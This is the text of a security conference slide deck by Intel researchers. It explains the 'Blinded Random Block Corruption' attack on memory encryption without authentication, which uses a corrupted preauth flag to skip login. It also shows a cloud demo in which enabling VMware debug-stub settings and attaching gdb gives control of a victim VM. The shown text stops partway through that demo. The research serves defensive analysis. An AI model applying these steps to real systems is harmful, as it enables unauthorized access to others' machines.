

# **Blinded Random Block Corruption**

## **Discussion on attacking memory encryption**

Rodrigo Rubira Branco (@BSDaemon)  
Intel Corp., Security Center of Excellence, Hillsboro, US

Shay Gueron  
University of Haifa  
Intel Corp., Israel Design Center, Haifa, Israel

# DISCLAIMER

**We don't speak for our employer.  
All the opinions and information  
here are of our responsibility**

**–So, mistakes and bad jokes are all  
–OUR responsibilities**

# Agenda

- Background
- A modern platform
- Is DRAM really vulnerable?
- Does encryption save the day?
- **What about encryption in the cloud?**


# Background

## Old news


- Adversaries with physical access to attacked platform – are a concern
  - Mobile devices (stolen/lost)
  - Cloud computing (un-trusted environments)
- Read/write memory capabilities as an attack tool have been demonstrated:
  - Using different physical interfaces
  - Thunderbolt, Firewire, PCIe, PCMCIA and new USB standards
- Consequences of DRAM modification capabilities:
  - Active attacks on memory are possible
  - Attacker can change code / data **from any value to any chosen value**
  - **But this is too easy... right?**

Underlying attack assumption on the threat model:  
The attacker has physical means to modify DRAM

# A modern platform



# 1 image, 1000 words?



1. Security perimeter is the CPU package boundary
2. Data and code unencrypted inside CPU package
3. Data and code outside CPU package is encrypted
4. External memory reads and bus snoops see only encrypted data

Taken from Intel's SGX materials

# Technologies? - Disclaimer

- The list in the next slide are of technologies that use some kind of memory protection (with or without authentication, different encryption modes, etc)
- **We did not necessarily look into those technologies, therefore we are not claiming they are vulnerable, we are not saying they are comparable or even that they have similar purposes. The list is not comprehensive either. It is not showing in chronological order of creation or any kind of order. We just using them as examples of real cases of memory encryption technologies**

# Technologies?

- Xbox
- Nintendo 3DS Security Processor (**did you read your PoC || GTFO 14 already?**)
  - They discuss the possibilities of attacking encrypted code and the likelihood for the random corruption to create a valid (good for the attacker) opcode
  - Article: How likely are random bytes to be a NOP sled on ARM? By Niek Timmers and Albert Spruyt
- Apple Secure Enclave Processor
  - See the talk Demystifying the Secure Enclave Processor @ Black Hat 2016 by Tarjei Mandt and cia
- Intel MEE (Memory Encryption Engine)
- AMD SEV (Secure Encrypted Virtualization) and SME (Secure Memory Encryption)



# Different attacker's tactics

- Passive attack: the attacker can only eavesdrop DRAM contents, but is not able to inject or interfere with it (in-use or not)
  - Non-existent in reality
- Active static attack: the attacker can read DRAM contents but cannot modify in-use/to-be-used (saved) DRAM
  - Example: cold boot attack
  - The attack is on the data privacy
- Active dynamic attacks: the attacker can read and modify DRAM contents that are in-use/to-be-used (saved)

The effectiveness of memory encryption without authentication is limited to active static attacks, since the ability to modify in-use/to-be-used DRAM is assumed to be denied

# Transparent memory encryption

- Some memory protection technologies against active dynamic attacks were proposed
  - Limiting the attacker's physical ability to read/write memory
    - E.g., blocking DMA access in some scenarios
  - Memory encryption
- **Memory encryption using “transparent encryption” mode**
  - Simpler, cheaper, faster than “encryption + authentication”
  - Changes the assumptions on read/written memory capabilities of the attacker
  - Therefore, seems to be effective for limiting active dynamic attacks
- Memory encryption effects
  - Attacker has **limited control** on the result of active attacks
  - But the physical memory modification **capabilities remain available**
  - The attacker is **NOT OBLIVIOUS** to DRAM changes

Underlying attack assumption: attacker has physical means to modify DRAM

# Blinded Random Block Corruption (BRBC)

- Under memory encryption, the attacker has limited capabilities
  - **Blinded Random Block Corruption (BRBC)** attack
- **(Blinded)** The attacker does not know the plaintext memory values he can read from the (encrypted) memory.
- **(Random (Block) Corruption)** The attacker cannot control nor predict the plaintext value that would infiltrate the system when a modified (encrypted) DRAM value is read in and decrypted.
  - When using a block cipher (in standard mode of operation), any change in the ciphertext would **randomly corrupt** at least **one block** of the eventually decrypted plaintext

- **Question: does memory encryption (limiting the active dynamic attacker capabilities to BRBC only) provide a “good enough” mitigation in practice?**

Underlying attack assumption: attacker has physical means to modify DRAM

# Threat Model

## SW x HW initiated attacks?

- A threat model needs to be realistic (attackers do not follow written rules)
- SW initiated attacks might seem out of scope (because they are inside the encryption boundary)
  - But, HW initiated attacks do change SW behavior in unexpected ways -> that is in scope!
- So, SW needs to be considered... and it is complex, big... full of assumptions...

# We will show that...

- Despite limited capabilities, dynamic active attacks are possible
- Encryption-only does not offer a defense-in-depth mechanism against arbitrary memory overwrites **without removing capabilities assumptions**
- The BRBC attacker is able to create Time-of-check/Time-of-use (TOCTOU) race conditions all around the execution environment
  - Usual control-flow hijacking attacks require precise pointer control to redirect flow of execution. Usual DMA attacks perform precise code modification
  - Data-only attacks caused by a BRBC attacker can be induced after some code checks, therefore cause TOCTOU races that invalidate the results of such checks
  - Unexpected computation (and flows) can emerge (since code is driven by its input data)
    - Data-only based attacks, thus partial control flow enforcement can't prevent

Underlying attack assumption: attacker has physical means to modify DRAM

# The A-B-C attacker model

- Access Seeking Attacker

This attacker is not the owner of the platform, but got it to his possession, in a locked state. He wishes to get an user access, in order to steal the data on the system.

- Breaching Attacker


This attacker is a legitimate user of the platform, who wishes to breach some of the system's policies or circumvent restrictions on his privileges.

- Conspirator Attacker


This attacker is also a legitimate user of the platform/environment. He has administrative powers and conspires to collect other users' data.

Underlying attack assumption: attacker has physical means to modify DRAM

# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn   
global preauth_flag  
global preauth_related  
code_logic() {  
    if (preauth_enabled) {  
        call_preauth_mechanism() -> sets preauth_flag if successful  
    }  
repeat_auth:  
    if (preauth_flag) goto auth_ok;  
  
    authentication_logic();  
  
auth_ok:  
    return;  
}
```

# Becoming “root” on a locked system with a BRBC attack


```
global var1...varn
global preauth_flag 
global preauth_related
code_logic() {
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();

auth_ok:
    return;
}
```




# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn
global preauth_flag
global preauth_related ← 
code_logic() {
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();

auth_ok:
    return;
}
```

# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn
global preauth_flag
global preauth_related
code_logic() { 
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();


auth_ok:
    return;
}
```

# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn
global preauth_flag
global preauth_related
code_logic() {
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();

auth_ok:
    return;
}
```




# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn
global preauth_flag
global preauth_related
code_logic() {
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();

auth_ok:
    return;
}
```



# Becoming “root” on a locked system with a BRBC attack


```
global var1...varn
global preauth_flag
global preauth_related
code_logic() {
    if (preauth_enabled) {
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;
    authentication_logic();

    auth_ok:
        return;
}
```


←

← BRBC Attack to the preauth\_flag

# Becoming “root” on a locked system with a BRBC attack

```
global var1...varn
global preauth_flag
global preauth_related
code_logic() {
    if (preauth_enabled) { 
        call_preauth_mechanism() -> sets preauth_flag if successful
    }
repeat_auth:
    if (preauth_flag) goto auth_ok;

    authentication_logic();    -> THIS NEVER GETS EXECUTED!

    auth_ok: 
        return;
}
```

# TOCTOU (Time-of-use/Time-of-check) Race Condition

- This was caused by our arbitrary memory write (the BRBC)
- The corrupted values adjacent to the `preauth_flag` were not used at this moment (thus the block corruption is not a problem)
- The check for the `preauth_flag` only checks for not 0 (thus we don't need to control the exact value)
- But how do we win the race?
  - In this case, quite simple: We just cause the authentication to fail at the first time (when it does ask the password)
    - The system waits for the password prompt
    - We cause the corruption and input invalid password
    - The authentication fails and the logic is repeated, but this time with the corruption!

# Previous Experiment

- Two demonstrations showed the underlying attack assumptions
  - A debugger to make it easy to step through and see the corruption effect
  - The JTAG to demonstrate the physical addresses are not a concern
  - Details released at HOST 2016 (IEEE International Symposium on Hardware Oriented Security and Trust)
- SW mitigations are not feasible because the attacker has lots of possibilities for targets (not only ! 0 comparisons). Some examples:
  - If an attacker overwrites the NULL terminator of a string, he can generate buffer overflows, memory leaks
  - If an attacker overwrites an index, he can generate out-of-bounds writes, that might lead to user-mode dereferences if in kernel-mode context
  - If an attacker overwrites a counter, he can generate REFCOUNT overflows, leading to use-after-free conditions

Underlying attack assumption: attacker has physical means to modify DRAM



# Different Attack Scenarios and Targets

- Attacker with user privileges on the machine
  - Higher control/visibility of the memory space
  - Tries to bypass security policies
    - Local administrator (common on cloud-based scenarios)
- All system software/components can be seen as targets
  - We just demonstrated in a highly-limited scenario (locked machine, unknown software running, little to no information on the OS details)
- As more interactions with the system, as bigger is the scope of possible attack targets (as discussed previously)

# Mitigation Techniques

- Hibernation when used together with proper disk encryption
- VT-d/IOMMU and PMRs
  - Limits DMA capabilities exposed
  - Might not be enough against certain attackers (that have physical access) and in some platforms (only effective if the attack requirement is fully removed)
- Software self-protection (or control flow enforcement technologies)
  - Attack uses valid flows with invalid data (data-only attack) bypassing CET
  - Different attack targets make software hardening inviable
- Memory encryption with Authentication
  - Able to detect the arbitrary change and prevent the attack
  - What about replay attacks?
- Intel SGX (Software Guard eXtensions)
  - MEE currently employ authentication and replay protection

# What about the cloud scenario?

## Hypervisor has management interfaces

- VM Introspection capabilities exist for legitimate security reasons
  - Inspect inside guest VMs, to auto-configure network elements, to distribute resources
- The same capabilities can be “abused” by a malicious administrator (even in the presence of a trusted hypervisor)
- Memory encryption of guest machines remove the ability of administrator to snoop into the VM’s memory
  - A different key per-VM is necessary, to avoid replay attacks with known plaintext/ciphertext in another VM fully controlled by the attacker
  - CPU control through introspection is similar to JTAG control (flow changes can be performed without a BRBC attack)
  - BRBC attack might be more reliable in scenarios where multiple connections are made to the machine (like in a server scenario)

# Memory encryption with VM-unique keys


## The threat model

- Cloud service provider hosts multiple customers' VM's
- But users do not necessarily trust this remote environment:
  - An operator at the cloud provider's facility can use the hypervisor's capabilities to read any VM's memory
- Assumption: the hypervisor is trusted (else – game over)
  - Measured hypervisor
- Memory encryption:
  - Each guest VM has encrypted memory space using a unique (per-VM) key
  - Hypervisor capabilities remain, but:  
**Since memory is encrypted with a VM-unique key, the user's data privacy is protected**

## Did you know?

A per-VM config file allows the admin to enable “debug”.  
It is an important feature offered by VMware (and most Hypervisors)

### Victim.vmx config file



```
75 usb:1.port = "1"
76 usb:1.parent = "-1"
77 checkpoint.vmState = ""
78 usb.autoConnect.device0 = ""
79 tools.remindInstall = "TRUE"
80 ide1:0.startConnected = "FALSE"
81 toolsInstallManager.updateCounter = "40"
82 tools.syncTime = "FALSE"
83 ethernet1.present = "TRUE"
84 ethernet1.connectionType = "hostonly"
85 ethernet1.wakeOnPcktRcv = "FALSE"
86 ethernet1.addressType = "generated"
87 ethernet1.pciSlotNumber = "37"
88 ethernet1.generatedAddress = "00:0c:29:09:81:24"
89 ethernet1.generatedAddressOffset = "10"
90 sound.startConnected = "FALSE"
91
92 #for remote debugging
93 debugStub.listen.guest32 = "TRUE"
94 debugStub.hideBreakpoints = "TRUE"
95 monitor.debugOnStartGuest32 = "TRUE"
96 debugStub.listen.guest32.remote = "TRUE"
97 usb:0.present = "TRUE"
98 usb:0.deviceType = "hid"
99 usb:0.port = "0"
100 usb:0.parent = "-1"
101
```

But this feature  
grants us

the ability to write to memory



# Connecting to the hypervisor debug stub

The attacker connecting to the hypervisor debug stub of the attacked guest (“victim”) (as we enabled debug in the configuration of that guest)

```
[AttackerVM]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/
This is free software: you are free to change and redistrib
There is NO WARRANTY, to the extent permitted by law. Type
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832_
```

# The attacker is connected

Has control over the execution of the target VM

```
[AttackerVM]# gdb
```

```
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
```

```
Copyright (C) 2010 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.
```

```
This GDB was configured as "x86_64-redhat-linux-gnu".
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>.
```

```
(gdb) target remote 192.168.69.1:8832
```


```
Remote debugging using 192.168.69.1:8832
```

```
0xffffffff in ?? ()
```

```
(gdb)
```

The show must go on  
let the execution continue (for the target)

C



```
[AttackerUM]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xffffffff0 in ?? ()
(gdb) c
Continuing.
```




# Meanwhile, on the targeted VM

Targeted VM boots normally

asking for disk encryption in this case

The legitimate user has no way to know his VM is being debugged...

He sees a normal screen, installs his system, doing whatever



```
Loading, please wait. .
[    1.985871] sd 0:0:0:0: [sda] Assuming drive cache: write through
[    1.986575] sd 0:0:0:0: [sda] Assuming drive cache: write through
[    1.988263] sd 0:0:0:0: [sda] Assuming drive cache: write through
Volume group "devel" not found
Skipping volume group devel
Unable to find LVM volume devel/root
Volume group "devel" not found
Skipping volume group devel
Unable to find LVM volume devel/swap_1
Unlocking the disk /dev/disk/by-uuid/6e1de76c-b956-4f95-b422-87d08895a182 (s
crypt)
Enter passphrase: _
```

# We don't know the password...

The authentication mechanism in the targeted VM works!  
We cannot login without having a password, and thanks to the disk encryption, we can't do much

**Wishful thinking**

**Of course we fail**

```
Debian GNU/Linux 7 devel tty1
```

```
devel login: root
```

```
Password:
```


```
Login incorrect
```

```
devel login: _
```

# Can you please stop for a moment?

In the debugger, we stop the targeted VM execution with a ctrl+c

